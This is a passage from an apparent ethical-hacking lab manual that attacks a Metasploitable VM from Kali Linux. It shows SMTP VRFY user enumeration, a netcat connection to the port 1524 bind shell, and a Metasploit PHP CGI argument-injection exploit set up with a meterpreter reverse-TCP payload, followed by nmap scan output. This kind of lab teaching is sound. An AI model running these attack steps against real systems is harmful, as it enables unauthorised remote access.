
Step 5: Now set the RHOSTS to the metasploitable ip address.



Step 6: After enter the command exploit and enter the shell.


Step 7: Open a new prompt, type root and the command nc 192.168.56.101 25 to scan the port.

Step 8: Use the commands VRFY mysql, VRFY daemon, and VRFY postgres to validate the database.




c)Exploiting Metasploit using Blind shell


Step 1: Launch Kali Linux and then find up the IP address of the virtual server's metasploitable machine. Use the command nmap -sV 192.168.56.101 to get the bind shell's port number and version, which in certain situations may be shown as ingreslock.



Step 2: Enter the command nmap -p 1524 192.168.56.101 to know more vulnerabilities of the port.




Step 3: Use the command nc 192.168.56.101 1524 to enter the bindshell and learn the username. Next, use the whoami command to learn the current working location and the ls command to learn the list of directories or files.




d)Exploiting Metasploit using HTTP

Step1: Open Kali Linux and the Metasploitable Machine, then launch the Linux terminal, log in as root, and locate the IP addresses of both. Open the MSF console after that.





Step 2: Search for http scanner and use auxiliary/scanner/http/http_version.






```
msf6 > use auxiliary/scanner/http//http_version
[-] No results from search
[-] Failed to load module: auxiliary/scanner/http//http_version
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                                       /Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
```

Step 3: Search for the php 5.4.3 version and use the first option shown. Then set the rhost and then give the command as exploit.


msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/http/op5_license 2012-01-05 excellent Yes OP5 license.php Remote Command Execution
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection
2 exploit/windows/http/php_apache_request_headers_bof 2012-05-08 normal No PHP apache_request_headers Function Buffer Overflow
Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp


msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 172.16.217.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 172.16.217.129
rhosts => 172.16.217.129



msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 172.16.217.129 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 172.16.217.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.



5.Perform Network scanning using following nmap commands:


a) nmap -p

The first command searches the designated host.


┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21 192.168.56.101
Starting Nmap 7.93 (https://nmap.org) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.00040s latency).
PORT STATE SERVICE
21/tcp open ftp
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 16.85 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21,22 192.168.56.101
Starting Nmap 7.93 (https://nmap.org) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.0011s latency).
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 16.75 seconds
┌──(root㉿kali)-[/home/kali]
└─# ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.696 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.682 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.886 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.765 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.707 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.992 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.890 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.679 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.829 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=0.698 ms
64 bytes from 192.168.56.101: icmp_seq=11 ttl=64 time=0.697 ms
64 bytes from 192.168.56.101: icmp_seq=12 ttl=64 time=0.685 ms
64 bytes from 192.168.56.101: icmp_seq=13 ttl=64 time=0.659 ms
64 bytes from 192.168.56.101: icmp_seq=14 ttl=64 time=0.701 ms
64 bytes from 192.168.56.101: icmp_seq=15 ttl=64 time=0.791 ms
64 bytes from 192.168.56.101: icmp_seq=16 ttl=64 time=0.746 ms
64 bytes from 192.168.56.101: icmp_seq=17 ttl=64 time=0.677 ms
64 bytes from 192.168.56.101: icmp_seq=18 ttl=64 time=0.770 ms
^C
— 192.168.56.101 ping statistics —
18 packets transmitted, 18 received, 0% packet loss, time 17498ms
rtt min/avg/max/mdev = 0.659/0.752/0.992/0.089 ms
┌──(root㉿kali)-[/home/kali]

b) nmap -sV

This programme searches the port versions..



